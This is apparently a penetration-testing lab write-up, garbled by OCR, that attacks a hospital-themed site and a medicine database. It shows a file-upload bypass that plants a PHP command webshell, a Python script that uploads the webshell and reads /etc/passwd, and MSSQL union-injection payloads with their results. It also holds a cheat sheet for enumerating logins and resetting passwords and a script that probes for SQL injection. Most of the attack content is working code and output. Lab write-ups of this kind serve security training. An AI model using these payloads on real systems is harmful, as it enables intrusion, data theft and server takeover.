web

web

Web exp Web

web web

http://raven-medicine.org Apache 2.4.41 Job-detail.html

1 HR

2 webshell webshell

Qualifications

Magna et elitr diam sed lorem. Diam diam stet erat no est est. Accusam sed lorem stet voluptua sit sit at stet consetetur, takimata at diam kasd gubergren elitr dolor

- Dolor justo tempor duo ipsum accusam
- Elitr stet dolor vero clita labore gubergren
- Rebum vero dolores dolores elitr
- Est voluptua et sanctus at sanctus erat
- Diam diam stet erat no est est

Apply For The Job

Your Name | Your Email

Portfolio Website | Browse... No file selected.

Coverletter

Apply Now

Webshell PHP webshell

Apply For The Job

senzee | senzee@kali.local

Portfolio Website | Browse... avwebshell.php

Coverletter

Apply Now

.php

HackTricks (https://book.hacktricks.xyz/pentesting-web/file-upload) **.phtlm**

File Upload General Methodology

Other useful extensions:

- **PHP**: *.php, .php2, .php3, .php4, .php5, .php6, .php7,* .phps, *.phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module*
  - **Working in PHPv8**: *.php, .php4, .php5, .phtml, .module, .inc, .hphp, .ctp*
- **ASP**: *.asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml*
- **Jsp:** *.jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .action*
- **Coldfusion:** *.cfm, .cfml, .cfc, .dbm*
- **Flash:** *.swf*
- **Perl:** *.pl, .cgi*
- **Erlang Yaws Web Server:** *.yaws*

Apply For The Job

senzee


senzee@kali.local

Portfolio Website

Browse... backdoor.phtml

Coverletter

Apply Now



webshell webshell webshell

Web Shell

Execute a command

Command

whoami Execute

Output

```
www-data
```

Webshell Python ( ) 2 rce

```
#! /usr/bin/env python
import requests
import sys


def upload(ip):
        upload=ip+"/resume.php"
        print(upload)
        payload="<?php if(isset($_REQUEST['cmd'])){ echo \"<pre>\"; $cmd = ($_REQUEST['cmd']);
system($cmd); echo \"</pre>\"; die; }?>"
        files={'resume':('cmd.phtml',payload)}
        headers={'User-Agent':'Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.','Referer':'http://'+ip+'/job-detail.html'}
        r=requests.post(upload,headers=headers,files=files))

def rce(ip,cmd):
        ******     *****
        print("Output of the Command Execution:")
        print(res)


if len(sys.argv)!=3:
        print("Usage:  python3 raven.py http://raven-medicine.org whoami")
ip=sys.argv[1]
url=ip+"/job-detail.html"
command=sys.argv[2]
upload(ip)
rce(ip,command)
```

```
┌──(root㉿kali)-[~/Desktop/dler]
└─# python3 raven.py http://raven-medicine.org 'cat /etc/passwd'
http://raven-medicine.org/resume.php
Output of the Command Execution:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```



```
└─# python3 raven.py http://raven-medicine.org 'cat /etc/passwd'
http://raven-medicine.org/resume.php
Output of the Command Execution:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-
helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
web01:x:1000:1000:web01,,,:/home/web01:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
ansible:x:1001:1001:,,,:/home/ansible:/bin/bash
mysql:x:128:134:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:129:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```


```
postgres:x:130:136:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mongodb:x:131:65534::/home/mongodb:/usr/sbin/nologin
```

SQL

http://white-bird.org:8000 .NET SQL



SQL



.Net MSSQL SQL :


```
select * from medicine where medicine like %txtMedicine or brand like %txtBrand or price
<=txtPrice
```

MSSQL cheatsheet

```
select name from master..sysdatabases;


select TABLE_NAME from [db name].information_schema.tables;


select name from syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'users')


select user_name(); //Server Login Name
select system_user; //Database User Name
select * from master..syslogins;


ALTER LOGIN webapp  WITH PASSWORD = 'Passw0rd';

        sysadmin
SELECT IS_SRVROLEMEMBER('sysadmin')
SELECT NAME from master..syslogins where SYSADMIN=1;
```

SQL

pain ' union select system_user,2,3;--



pain ' union select name,2,3 from master..sysdatabases;--

Medicine | Brand | Price

ct name,2,3 from master..sysdatabases;-- | | | Search | Reset

Query List

master	2	3.0000
medicine	2	3.0000
model	2	3.0000
msdb	2	3.0000
tempdb	2	3.0000

pain ' union select name,2,3 from master..syslogins;--

Medicine | Brand | Price

select name,2,3 from master..syslogins;-- | | | Search | Reset

Query List

sa	2	3.0000
webapp	2	3.0000

Medicine **pain ' union select table_name,2,3 from medicine.information_schema.tables;--**

Medicine | Brand | Price

m medicine.information_schema.tables;-- | | | Search | Reset

Query List

medicine	2	3.0000

Medicine **pain:' union select name,2,3 from syscolumns where id =(select id from sysobjects where name ='medicine');--**

Raven Medicine Storage Database


Medicine | Brand | Price

m sysobjects where name ='medicine');-- | | | Search | Reset

Query List

brand	2	3.0000
document	2	3.0000
medicine	2	3.0000
price	2	3.0000

pain union select is_srvrolemember('sysadmin'),2,3;--



sysadmin xp_cmdshell

```
import requests
import sys
import re
from bs4 import BeautifulSoup


def sqli_poc(ip):
    target=ip+"/"
    s=requests.Session()
    r=s.get(ip)
    bs=BeautifulSoup(r.text)
    viewstate=bs.find("input", {"id": "__VIEWSTATE"}).attrs['value']
    generator=bs.find("input", {"id": "__VIEWSTATEGENERATOR"}).attrs['value']
    validation=bs.find("input", {"id": "__EVENTVALIDATION"}).attrs['value']
    body = {
        "__EVENTTARGET": "",
        "__EVENTARGUMENT": "",
        "__VIEWSTATE": viewstate,
        "__VIEWSTATEGENERATOR": generator,
        "__EVENTVALIDATION": validation,
        "ctl00$MainContent$txtMedicine": "\'",
        "ctl00$MainContent$txtBrand": "",
        "ctl00$MainContent$txtPrice": "",
        "ctl00$MainContent$btnSearch":"Search",
        "ctl00$MainContent$txtupMedicine": "",
        "ctl00$MainContent$txtupBrand": "",
        "ctl00$MainContent$txtupPrice": "",
    }
    files={'ctl00$MainContent$fuContent':('','')}
    headers={'User-Agent':'Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.','Referer':target}
```

```
    r2=s.post(target,headers=headers,data=body,files=files)
    if 'Query Error' in r2.text:
        print("SQL Injection Vulnerability Found!")

def sqli_exec():
    *****    *****



if len(sys.argv)!=3:
    print("Usage: python3 raven.py http://white-bird.org:8080 'select system_user'")
ip=sys.argv[1]
query=sys.argv[2]
sqli_poc(ip)
sqli_exec(ip)
```

sqli_exec SQL

Revision #8
Created 5 September 2022 03:00:56 by
Updated 26 November 2023 02:36:00 by unknown